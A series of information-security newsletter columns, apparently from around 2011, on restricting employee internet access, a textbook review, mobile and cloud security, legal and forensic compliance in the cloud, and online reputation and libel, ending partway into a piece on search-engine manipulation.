How did he use e-mail without direct access? Goldman and Apuzzo write, "Holed up in his walled compound in northeast Pakistan with no phone or Internet capabilities, bin Laden would type a message on his computer without an Internet connection, then save it using a thumb-sized flash drive. He then passed the flash drive to a trusted courier, who would head for a distant Internet cafe. At that location, the courier would plug the memory drive into a computer, copy bin Laden's message into an email and send it. Reversing the process, the courier would copy any incoming email to the flash drive and return to the compound, where bin Laden would read his messages offline."

Thinking about how this al-Qaeda chief eluded detection of his location for a decade despite lack of direct use of the Internet got me thinking about the ubiquity of computers and Internet access in the business world and the military.

Protecting data against unauthorized use by limiting the number of users who have access to information, while simultaneously controlling how and where our data flow, are at the core of our security business. However, we find ourselves providing network – and external Internet – access to employees who do not have a legitimate requirement for such access to perform their daily duties. When did it become essential to have a computer – and in particular, a laptop computer that can be taken out of the office – on *every* employee's desk, regardless of their role in the organization? If a laptop really is necessary for a specific employee, then should it permit access to the external Internet? Why or why not?

We must manage user expectations and provide the required resources for them to function with consideration of security and cost. Some ideas for discussion:

- Identify clear user functions and limit users to need-to-know information.
- Eliminate personal Internet surfing at work: it is a threat to daily business operations.

- If personnel morale is an issue, consider establishing a small Internet café within the organization or provide a separate wireless network in the break area for employees.
- External access to the 'Net should be strictly regulated using content controls to ensure that confidential information isn't being leaked through portable media and that no one is accessing unacceptable sites (porn, malware, stolen intellectual property) from the organization's systems.

We shouldn't regard Internet access – or even internal network access – as inherent rights. We should add need-to-compute and need-to-network to the concept of need-to-know.

* * *

N. Frazier, MSIA, SEC+< mailto:nikyfz@gmail.com >, is an Information Systems Analyst. She manages wireless and satellite communications for logistics systems.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Don't MISs Bidgoli's Second Edition: Even Better

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Eddie Rabinovitch is a long-time correspondent and a valued colleague. Here's another of his occasional book reviews. Everything that follows is Eddie's own work with minor edits.

* * *

Last year I called Professor Bidgoli's *MIS 2010*< http://www.amazon.com/2010-Review-Cards-Printed-Access/dp/0324830084/ > college textbook "the missing link in college education"< http://www.networkworld.com/newsletters/2010/070510sec2.html > preparing students for real life applications of computer science and information systems. Professor Bidgoli released the second edition of his text book as *MIS*^{2}.< http://www.amazon.com/Review-Cards-CourseMate-Printed-Access/dp/1111533962/ >

Like the first edition of this book, *MIS*^{2} includes access to a variety of auxiliary teaching aids, case studies, videos, quizzes, and interactive online study tools. And since safety, security, and privacy continue to grow in importance, recent information about privacy and information protection, including examples and case studies, have been added to Chapters 4 and 5.

Here's a summary of new materials added to the second edition.

Chapter 1 – "Information Systems: An Overview" focuses on gaining competitive advantage using IS. The new topics covered in this edition are
- A New Era of Marketing: YouTube
- Social Networking and Vulnerability of Personal Information
- The IT Job Market.

Chapter 2 – "Computers: The Machines Behind Computing", which is dedicated to upcoming I/O and memory devices as well as operating systems. New topics include Popular iPad Business Applications.

Chapter 3 – "Database Systems, Data Warehouses, and Data Marts"
Readers are getting a taste of business intelligence. New case studies in this chapter include:
- Data Warehouse Applications at InterContinental Hotels Group (IHG)
- Business Intelligence and Data Warehousing at Harrah's Entertainment, Inc.

Chapter 4 – "Personal, Legal, Ethical, & Organizational Issues of Information Systems"
The author discusses reduction of organizational and personal risks; new topics include
- Internet fraud
- Green computing.

Chapter 5 – "Protecting Information Resources"
This chapter highlights awareness, safeguards, and protection of information resources. New topics include
- Stolen Facebook IDs up for Sale

- Biometrics at Phoebe Putney Memorial Hospital.

Chapter 6 – “Data Communications: Delivering Information Anywhere and Anytime”
The chapter looks at modern data communications, cost saving, and collaboration. New topics include
- Mobile Computing in Action: The Apple iPhone
- Wireless Security.

Chapter 7 – “The Internet, Intranets, and Extranets”
The chapter focuses on connectivity, Web2.0/Web 3.0, and social networking. Here Professor Bidgoli quotes some experts, predicting the state of the Internet in 2020. An interesting exercise could be looking back to this prediction nine years from now. A new topic discussed in this chapter is the Semantic Web.

Chapter 8 – “Electronic Commerce”
The chapter highlights successful E-commerce business models and technologies. A new topic in this chapter is about how Twitter is helping businesses to find customers.

Chapter 9 – “Global Information Systems”
New case studies here include
- The Internet and Globalization in Action
- Multinational Companies could break the Language Barriers on the Web.

Chapter 10 – “Building Successful Information Systems”
Covers modern systems analysis and design. New topics and case studies include
- Agile Methodology at Overstock.Com
- Crowdsourcing
- Service Oriented Architecture.

Chapter 11 – “Enterprise Systems”
This chapter reviews how to increase productivity and improve customer service in modern enterprises. A new case study here presents how ERP Streamlines Operations at Naghi Group.

Chapter 12 – “Management Support Systems”
Improving and expediting decision making process. The new and hot topic here is Groupware and Health IT.

Chapter 13 – “Intelligent Information Systems”
Dedicated to intelligent Computing and Beyond. It gives a concise, excellent overview of Artificial Intelligence (AI), robots, expert systems, case-based reasoning, fuzzy logic, neural networks, genetic algorithms and natural language processing systems. New case studies include
- Neural Networks at Microsoft and The Chicago Police Department
- Genetic Algorithm at Staples, Inc.

Chapter 14 – “Emerging Trends, Technologies, and Applications”
Highlights cloud computing and virtual worlds. New topics and cases studies describe
- Coca-Cola Company Uses of RFID-Based Dispensers for Generating BI
- Cloud Categories and Cloud Players
- Cloud Computing Helps Universities to Cut Costs.

Four valuable Appendices are available online:

- Appendix A - Modeling Analysis with Excel
- Appendix B - Graphics Analysis with Excel
- Appendix C - Database Management with Excel
- Appendix D - Web Development Literacy and Microsoft Expression Web 4.

MIS^2 is a valuable teaching tool for any school of business, science or engineering. It will encourage students to relate the theoretical aspects of different subjects in computer science and information systems to real life implementations of these topics. I also believe that this book can be used as a reference guide for popularization and demystification of MIS in any modern business and even at home.

Congratulations to Professor Bidgoli – again!

* * *

Eddie Rabinovitch< http://www.linkedin.com/pub/eddie-rabinovitch/0/57/51 > is an independent consultant with more than 25 years of experience in IT, networking and security. He is a senior member of the IEEE and an Editorial Review Board member for z/Journal. He has authored more than 120 papers which have appeared in numerous technical and trade publications.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Is the Operating System Dead?

by Gordon Merrill, MSIA &
M. E. Kabay, PhD, CISSP-ISSMP

Gordon Merrill, MSIA has been thinking hard about security aspects of operating systems mobility and the cloud. This article and the next four in the series are based on some of the papers Mr Merrill wrote during his studies for the MSIA< http://infoassurance.norwich.edu > degree at Norwich University< http://www.norwich.edu >. Everything that follows is Mr Merrill's own work with minor edits.

* * *

One of the problems dismaying information assurance professionals today is the avalanche move towards mobile devices< http://www.usatoday.com/money/workplace/2011-05-30-mobile-devices-in-the-workplace_n.htm > taking over computing for most users. A recent study predicts "U.S. mobile handset data traffic will grow from 8 petabytes per month this year [2010] to 327 petabytes per month in 2015."< http://econsultancy.com/us/blog/5683-study-mobile-Internet-traffic-is-set-to-grow-400-by-2015 > That would translate to an annual compound growth of about 110% per year.

The PC is no longer the primary device for accessing the Internet.< http://www.networkworld.com/news/2010/120910-top-stories-2010.html > The ratio of mobile devices to PCs used for daily computing is no longer even 1-to-1.< http://www.networkworld.com/columnists/2010/121610-andreas.html > The days of telling employees that they will connect only to corporate-issued Internet devices are soon to be over as well. With more than a billion mobile devices estimated to be in use before the end of 2013, our users will be doing business with several mobile devices.< http://www.informationweek.com/news/Internet/Webdev/showArticle.jhtml?articleID=222001329 >

In a posting by a criminal-hacker-supporter, "Cheesemunk" wrote, "So say somehow somewhere we ended up choosing a target to start wreaking havoc upon. All we need is an IP Address."< http://meussententia.wordpress.com/2008/06/14/hacking-101-hacking-using-ip-address-of-the-victim/ > The writer then goes on to post details of how to execute simple hacks on any site on the Internet whose IP address is accessible.

[MK adds: everyone reading this article should be familiar with – and periodically use – Steve Gibson's "ShieldsUP!!" port scanner< https://www.grc.com/x/ne.dll?bh0bkyd2 >; your system should result in a solid-green matrix, indicating that all ports from 0 to 1055 are in Stealth mode and do not respond to probes.]

Information assurance was a daunting enough task when we had one operating system (OS), or maybe two, and one standard issue mobile device. The biggest concern with the move to mobile interconnectivity is how we can protect our information in the face of the combinatorial explosion resulting from the manufacturers, models and software versions. < http://www.networkworld.com/news/2010/120910-top-stories-2010.html >

Here's a hypothetical illustration of that combinatorial explosion. Suppose there are

- 10 different mobile device manufacturer
- 20 models per manufacturer
- All devices are available on any mobile network
- Each device has its own OS
- Most users will not upgrade as needed so there may be up to 5 versions of each in use.

So in this scenario, we would have to cope with

- 10 x 20 = 200 possible devices
- Each of which is tailored to 10 different networks = 200 x 10 = 2,000 and
- Up to 5 different versions of OS = 5 x 2,000 = 10,000 variations of hardware and software.

How do we control 10,000 different device/OS connection configurations and maintain our sanity? We don't.

We must redesign of our concepts of inside and outside in our infrastructure. Rather than trying to enforce uniformity on our users' mobile devices, we should supply appropriately restricted data to mobile devices with authenticated users. Instead of trying to dictate specific configurations, we should focus on testing compliance with functional security requirements. The industry is going to have to develop the equivalent of network access controls for mobile devices so that we can verify compliance with minimum security requirements such as resistance to malware and to interception. Examples of highly rated mobile-device management software from a recent report by a research organization that declined to have its name included in this article include AirWatch< http://www.air-watch.com/ >, Good Technology< http://www.good.com/ >, MobileIron< http://www.mobileiron.com >, Sybase< http://www.sybase.com >, and Tangoe< http://www.tangoe.com >, but these companies seem to focus on specific brands and models of mobile devices. Some of the products use the Open Mobile Alliance (OMA)< http://www.openmobilealliance.org > Device Management< http://www.openmobilealliance.org/Technical/DM.aspx > developments.

We need security-software professionals to focus on what it will take for *any* mobile device to prove it is trustworthy for connection to our systems.

Part two of this series will discuss whether our data systems are ready for 4G connectivity.

* * *

Gordon Merrill, MSIA,< mailto:merrill.ia@gmail.com > currently lives and works in Tennessee. His career< http://www.linkedin.com/in/gordonmerrill > has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. He was Chair of the School of Information Technology at the ITT Technical Institute in Chattanooga< http://www2.itt-tech.edu/masgoogle/campus/school.cfm > for three years.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of

Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Is your Company Ready for 4G Mobile Connectivity?

by Gordon Merrill, MSIA &
M. E. Kabay, PhD, CISSP-ISSMP

Gordon Merrill, MSIA, continues his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

Here are a couple of anecdotes to get us thinking about the shift from company-issued computers to personally-owned mobile computing:

- I had a class of my students one day time their smart phones to determine the time from when they pressed the icon for Facebook until login occurred. They averaged less than two seconds and not all of them have 4G service yet. When, not if, your company moves to the mobile device over the traditional client-server model, you will have to compete with a less than two second connectivity the mobile generation has become accustomed to.

- At a coffee shop, I had to smile as I looked at a customer who was working on his company-issued laptop with a boldly displayed label on the lid warning that no other applications were allowed on the device but those installed by the company. What I chuckled about was that
    1. Companies are already losing control over which devices are connecting to their business to do business; and
    2. Companies will not be able to control what is on these personally owned devices.

So how do you move from the old corporate lock-down-security approach connecting only devices owned and issued by the company and with only software and applications installed by the company?

The model we have grown accustomed to has three levels. The network
- verifies the user,
- verifies the device, and
- verifies that the device is free of known malware and vulnerabilities.

The new model now has to perform these steps at the speed of 4G, and at the swipe of a finger. Since all phones are now app friendly, what app will your company require to be installed on any mobile device to check and verify all three levels of verification before connection? Will the app need to connect regularly behind the scenes to remain current? Will the app need to update pre-screening algorithms so it can scan the device for any new malware prior to the swipe of a finger and the expected two-second connection? Will this need to be pre-authenticated every time the user picks up the phone or turns it on? Does this system require the user to log-in every time they open the phone?

Everybody wants the latest new device and technological toy. Everyone wants to be able to use their toy to connect for work and fun and personal reasons either now, or soon. But can they connect securely with our current business and security models? And are we educating our users to understand the importance of extending security to their personal mobile devices?

I know of a regional hospital where the medical director of a certain department has a new iPhone and wanted his hospital e-mail and medical charts to be available on his phone. The hospital allowed him to do so, but on every connection it scanned his device for malware. On his phone was a video of a grandchild sent to him by his son. However, his son had picked up some malware on one of his systems and the video the doctor received contained a virus. Understandably, the hospital security software removed his grandchild's video. To the amazement of the information technology (IT) staff, the doctor was irate: he said that IT had ruined his phone and lost his video!

This situation is not isolated. We will increasingly see users challenging (in every sense) our ability to protect data – and comply with laws such as the Health Insurance Portability and Availability Act (HIPAA) as the move to mobile computing continues.

In the next part of this series, Gordon Merrill will discuss changing security policies to handle mobility and cloud-computing changes.

* * *

Gordon Merrill, MSIA,< mailto:merrill.ia@gmail.com > currently lives and works in Tennessee. His career< http://www.linkedin.com/in/gordonmerrill > has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. He was Chair of the School of Information Technology at the ITT Technical Institute in Chattanooga< http://www2.itt-tech.edu/masgoogle/campus/school.cfm > for three years.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Does Your Security Policy Reflect Mobility and Cloud Security?

by Gordon Merrill, CISSP &
M. E. Kabay, PhD, CISSP-ISSMP

Gordon Merrill, MSIA, continues his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

In the previous article in this series< URL will be inserted by editor for #2 > questions were raised about the growing mobile connectivity trend and whether we are ready internally for the wave of personal mobile devices that will connect to us for business reasons. Recently I was at a technical meeting and overheard a client say that even though this area had just recently suffered a great deal of damage from several tornados, businesses are still very reluctant to develop or test Disaster Recovery Plans (DRP) or Business Continuity Models (BCM).

Most of us reading this article would cringe at that statement and then answer the question titling this article, with a resounding No. But if you are part of a major company which currently does have a detailed DRP and BCM, are you ready for the barrage of connectivity attempts from 10,000 different mobile devices as described in the first article? < URL will be inserted by editor for #1 >

A speaker announced to businesses recently in a conference in Orlando that business needs to shift from the traditional computing model to virtualization and private cloud models. He went on to suggest that those businesses using the private cloud may have a competitive advantage.< http://www.networkworld.com/news/2011/061511-gartner-private-clouds.html?source=NWWNLE_nlt_cloud_security_2011-06-16 > Symantec surveyed businesses and found that 32% are not satisfied with private or hybrid cloud computing.< http://www.networkworld.com/news/2011/061311-virtualization-survey.html > Recent articles about the destruction of mail for 150,000 GMAIL users< http://www.dailymail.co.uk/sciencetech/article-1361334/Googles-email-service-wipes-entire-accounts-150-000-Gmail-users.html >, phishing attacks against hundreds of cloud-based e-mail accounts< http://www.networkworld.com/news/2011/060111-google-says-phishers-stole-e-mail.html > and Amazon's loss of cloud data< http://www.businessinsider.com/amazon-lost-data-2011-4 > are reminders of the complexity of the move from having data under our control to placing our data on the other end of an IP address.

So

- if the ratio of mobile devices to traditional computers is now growing much higher than 1:1; and
- if we have thousands of different types of devices that now need to get to our data and our business in two seconds or less; and
- if our business should be on the cloud in order for us to keep our competitive advantage;
- but if every IP address is hack-able;
- then our traditional perimeter security and perimeter defenses are no longer valid.

With data in the cloud and any mobile unit trying to access it we (literally) virtually no longer have any boundaries, restrictions, or borders.

We now have to secure it all.

I have not yet spoken with any Information Assurance (IA) professional or any CIO who can state that their DRP or BCM are ready for the mobile future of information technology (IT). I get the feeling from talking with these professionals that although they want to move into the future with IT they have no confidence in any of the solutions to date to protect their data and their company on the other end of the IP address.

Steven Levy has expressed it better than I could: "If we're going to make the leap to the cloud, we'll need renewed assurances that personal data on the servers of Google or other companies will enjoy the same protections as the information stored on our personal hard drives and in our desk drawers."< http://www.wired.com/magazine/2011/04/pr_levy_desktop_kill/ >

In the next article Gordon Merrill will explore how all these changes in infrastructure and data model designs affect our legal and compliance status.

* * *

Gordon Merrill, MSIA,< mailto:merrill.ia@gmail.com > currently lives and works in Tennessee. His career< http://www.linkedin.com/in/gordonmerrill > has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. He was Chair of the School of Information Technology at the ITT Technical Institute in Chattanooga< http://www2.itt-tech.edu/masgoogle/campus/school.cfm > for three years.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Is Your Company Ready For Legal Holds And Compliance With Mobility And The Cloud?

by Gordon Merrill &
M. E. Kabay, PhD, CISSP-ISSM

Gordon Merrill, MSIA, continues his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

It has not been too long since Google lost millions of e-mails< http://www.dailymail.co.uk/sciencetech/article-1361334/Googles-email-service-wipes-entire-accounts-150-000-Gmail-users.html > and struggled to get most (!) of them back for customers.< http://blogs.wsj.com/digits/2011/03/01/tape-rescues-google-in-lost-email-scare/ >Amazon recently had cloud issues where they were not able to restore all the data their cloud customers had placed on their servers. < http://www.businessinsider.com/amazon-lost-data-2011-4 >

I recently sat in on a presentation hosted by the Chattanooga Technology Council< http://chattanoogatechnologycouncil.org/contact/ > called "Cloud Computing: Separating Fact from Fiction."< http://chatc.org/news/article/gartners-perspective-cloud-computing-presented-by-/ > The Google and Amazon situations were discussed in this meeting and information technology (IT) leaders questioned whether the cloud was secure enough yet for any other than benign data.

Are you ready for the cloud? If so, will you use a public service or a private cloud?

Companies are being urged to go virtual and into the cloud to be competitive.< .< http://www.networkworld.com/news/2011/061511-gartner-private-clouds.html?source=NWWNLE_nlt_cloud_security_2011-06-16 > We usually read advice to use private clouds, not public clouds. .< http://myhosting.com/web-hosting-news/private-clouds-preferred-options-37755/ > Controlling our own cloud can afford some degree of protection beyond security on public clouds; however, they are both accessible through an IP address, making both types of cloud vulnerable.

But in addition to the security and data integrity of cloud computing, legal and compliance issues become more ah, clouded, – OK, more complex – when we enter the cloud.

In the US, Sarbanes-Oxley< http://www.soxlaw.com/ > requires total control over your data from origination to destruction. Other compliance regulations have similar restrictions in them that impose various punishments for the breach of company data.

Let's look at the Amazon case< http://www.businessinsider.com/amazon-lost-data-2011-4 >, in which several cloud subscribers did not regain all of their data placed on the cloud. Where does that leave them? Just as our digital age has far outpaced the 1986 Computer Fraud and Abuse law (18 USC 1030a)< http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html > and the Wire and Electronic Communications Interception Law (18 USC 2510 *et seq.*< http://www.law.cornell.edu/uscode/18/usc_sup_01_18_10_I_20_119.html >, leaving us with major data environments not mentioned with any sort of legal recourse or protection, we are now moving fast into the new mobile and cloud age with newly uncharted territory for legal compliance or recourse. With a legal system that has not even caught up to brick-and-mortar and

perimeter security, how can we expect any real guidance as we rush forward into the great unknown?

Imagine that a hypothetical Fortune 250< http://money.cnn.com/magazines/fortune/fortune500/2010/full_list/ > company, XYZ Essentials, has their data stored on a private cloud on Amazon Elastic Computer Cloud (EC2)< http://aws.amazon.com/ec2/ > when the EC2 system goes down. Suppose XYZ are already on a legal retention order from a court stipulating that all data and records are to be retained with zero destruction until released by the court. Let's take it a step further and say the company is under Federal Department of Justice Investigation as well.

- Is XYZ now out of compliance because they have data that was lost when EC2 services went down?
- Are XYZ still responsible for the data they lost when they turned control over to a cloud provider?
- Does this action constitute a loss of control from creation to destruction?
- In the brick-and-mortar world, if the lost data were demanded by court order, those data could still be recovered from company-managed backups or by forensic recovery from the hard drives. How do we recover data if the cloud goes down?

In the last of this five-part series, Gordon Merrill looks at forensic issues in cloud computing.

* * *

Gordon Merrill, MSIA,< mailto:merrill.ia@gmail.com > currently lives and works in Tennessee. His career< http://www.linkedin.com/in/gordonmerrill > has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. He was Chair of the School of Information Technology at the ITT Technical Institute in Chattanooga< http://www2.itt-tech.edu/masgoogle/campus/school.cfm > for three years.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Can You Comply with Court Orders for Data from the Cloud?

by Gordon Merrill &
M. E. Kabay, PhD, CISSP-ISSM

Gordon Merrill, MSIA, concludes his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

The very nature of cloud storage, and one of its selling points, is that the cloud is dynamic. You only use what you need and shut down what you don't. So if the court orders a forensic recovery of the lost data from the cloud hard drives,

- Do we even know which specific drives were in use by XYZ before the crash at EC2?
- Would Amazon have the ability to remove those drives and replace with others if ordered to do so?
- How many other companies' data have been written on those drives in the interim?
- If the original XYX data have been overwritten by other companies and the drives are removed for recovery attempts, does the removal mean that the later users have now lost control of their data?
- Do the current users of the removed drives have to be served with a notice that the drives are being forensically reviewed?
- Is there a legal requirement that the current users need to be notified?
- Are the current users due a description of how their data was handled during the recovery and how it was destroyed when the exam was complete in order for them to produce the same to their customers as ordered for compliance with applicable laws?

One last concern facing most companies legally is that of legal hold orders and/or search warrants.

- If XYZ is being investigated by the Department of Justice (DoJ) and they want to find out more during an investigation, can the DoJ serve a warrant to Amazon and search without ever notifying XYZ that the search is going on?
- If the same hard drives are now in use by company ABC, does ABC get notified of the search and seizure or is the warrant on Amazon enough to search without any notice to the companies involved?

You can see from these examples that we have created more questions than answers. We may not be able to expect any reliable answers about the next generation of technology for some time.

I think the key for most information assurance (IA) professionals is that the US government already recognizes the following principle in the Department of Defense (DoD) and it would not be a stretch to see it come into play here. The DoD principle is that you can delegate tasks and jobs, but you can never delegate responsibility.

With several compliance regulations now calling for jail time for company personnel who encounter a data breach, I think a lot of questions need to be answered before we can feel comfortable about opening up our company to mobile devices and cloud-computing services.

Working groups, anyone?

* * *

Gordon Merrill, MSIA,< mailto:merrill.ia@gmail.com > currently lives and works in Tennessee. His career< http://www.linkedin.com/in/gordonmerrill > has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. He was Chair of the School of Information Technology at the ITT Technical Institute in Chattanooga< http://www2.itt-tech.edu/masgoogle/campus/school.cfm > for three years.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Disintermediation Affects Reputation

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Reviews from satisfied and dissatisfied customers and clients are posted on a wide range of sites on the Web; typing "consumer reviews" as a search term (including the quotation marks) in Google produces over 73M hits. Some sites specifically address angry posters; for example, Pissed Consumer< http://www.pissedconsumer.com/consumer-reviews.html > specifically solicits complaints.

In contrast to these compilations of comments from users, professional organizations such as Consumer Reports< http://web.consumerreports.org/ > carry out research using scientific methods for evaluating and comparing products and ConsumerSearch< http://www.consumersearch.com/ > collates professional reports. The United States government Web site even includes an alphabetical index< http://www.usa.gov/Citizen/Topics/Consumer_Safety.shtml > of federal information sites with frequently asked questions and advice to consumers on a wide range of commercial products and services.

Sites that simply post unverified comments on the Web can cause problems if the reports are false. My wife is a neuropsychiatrist – a neurologist who focuses on behavioral problems of emotionally and mentally disturbed patients, many of whom are in prisons. Sometimes, the mental status of her patients makes it difficult for them to accept her diagnostic questions or therapeutic recommendations. On one occasion, a disturbed patient flew into a rage during her initial session with my wife and posted an abusive rant about her on an unfiltered Web site; when my wife asked the site managers to remove the rant, they refused.

Readers will also recall that earlier this year, I myself contributed a bad analysis about a computer vendor's product – and have seen my own online reputation fall online; for example, try searching on "Kabay idiot" in a search engine (without the quotation marks) to see some rough reviews of my incorrect report. However, I've made no effort to remove these comments; I just groveled thoroughly in print.

How do victims of amateur smear campaigns overcome the negative publicity from unvetted commentary? Digital Millennium Copyright Act (DMCA)< http://www.copyright.gov/legislation/dmca.pdf > takedown requests< http://brainz.org/dmca-takedown-101/ > apply to copyright violations, not to libel. When site managers refuse to take down libelous material, is expensive court action the only option< http://www.cyberlibel.com/libel.html >? On the other side of the question, given the nature of search engine optimization< http://www.google.com/support/webmasters/bin/answer.py?answer=35291 >, how do consumers avoid manipulation by experts who load misleading information (positive or negative) into the Web and generate links from Websites they control for payment? And how do consumers avoid being fooled by companies who swamp the 'Net with positive or negative comments fabricated for a fee? What happens if a company's competitor arranges to post fraudulent negative information on the Web?

If an organization that takes responsibility for the content of its Web site posts libelous material,

the victim can demand removal of the libel and, if that request is refused, sue the owners or other responsible parties for damages; however, if the managers explicitly refuse responsibility for any of the content on their Web site – that is, if they are merely the equivalent of distributors (like news-stand owners) or common carriers (like telephone companies and Internet service providers) of the information – then suing them for libel doesn't work. The classic precedents illustrating these principles are Cubby v Compuserve< http://itlaw.wikia.com/wiki/Cubby_v._CompuServe > and Stratton Oakmont v Prodigy < http://itlaw.wikia.com/wiki/Stratton_Oakmont_v._Prodigy >. In Cubby, the plaintiff lost their case because CompuServe (a value-added network popular in the 1980s and 1990s) explicitly placed responsibility for content in its sections (forums) in the hands of the forum owners. In Stratton Oakmont v Prodigy, the plaintiff won because Prodigy made it clear in its advertising and self-description as a family-oriented service that it *did* take responsibility for content.

Organizations that exert no control over content exemplify *disintermediation* on the 'Net: the traditional controls over content such as editors, publication guidelines and corporate counsels don't apply to Web sites that post anything submitted to them. Readers may thus be misled by irresponsible postings such as anonymous libel or puffery, with little recourse for redress.

In the next three articles, written by Norwich University student Todd Renner, readers will learn about some of the methods used for online reputation management and some of the less savory methods being used for online reputation obfuscation.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Online Reputation Management: Manipulating Search Engines

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Norwich University student Todd Renner addressed the issue of online reputation management in one of his essays for the Spring 2011 session of the IS342 *Management of Information Assurance* course< http://www.mekabay.com/courses/academic/norwich/is342/ >. Everything that follows is a close collaboration between Mr Renner and Mich Kabay.

* * *

Think back a few decades to some of the earlier hit TV sitcoms such as "Gilligan's Island,"< http://www.imdb.com/title/tt0057751/ > "The Brady Bunch,"< http://www.imdb.com/title/tt0063878/ > and "I Dream of Jeannie."< http://www.imdb.com/title/tt0058815/ > Can you remember the fake "live-studio" laugh tracks that backed each punch-line or comical scene? The purpose of these tracks was not only to draw attention to the joke so that it wasn't overlooked, but also to give added effect to the comedy; if we hear others laughing, we are more likely to assume something is funny.< http://www.msnbc.msn.com/id/16177354/ns/health-livescience/t/ha-ha-ha-did-make-you-smile/ > For an illustration of the effects of an added laugh track, see the battle between Luke Skywalker and Darth Vader – with extraneous hoots of laughter throughout< http://www.youtube.com/watch?v=a7-DFfrLwLs > and insane shrieks of amusement at the moment of amputation.

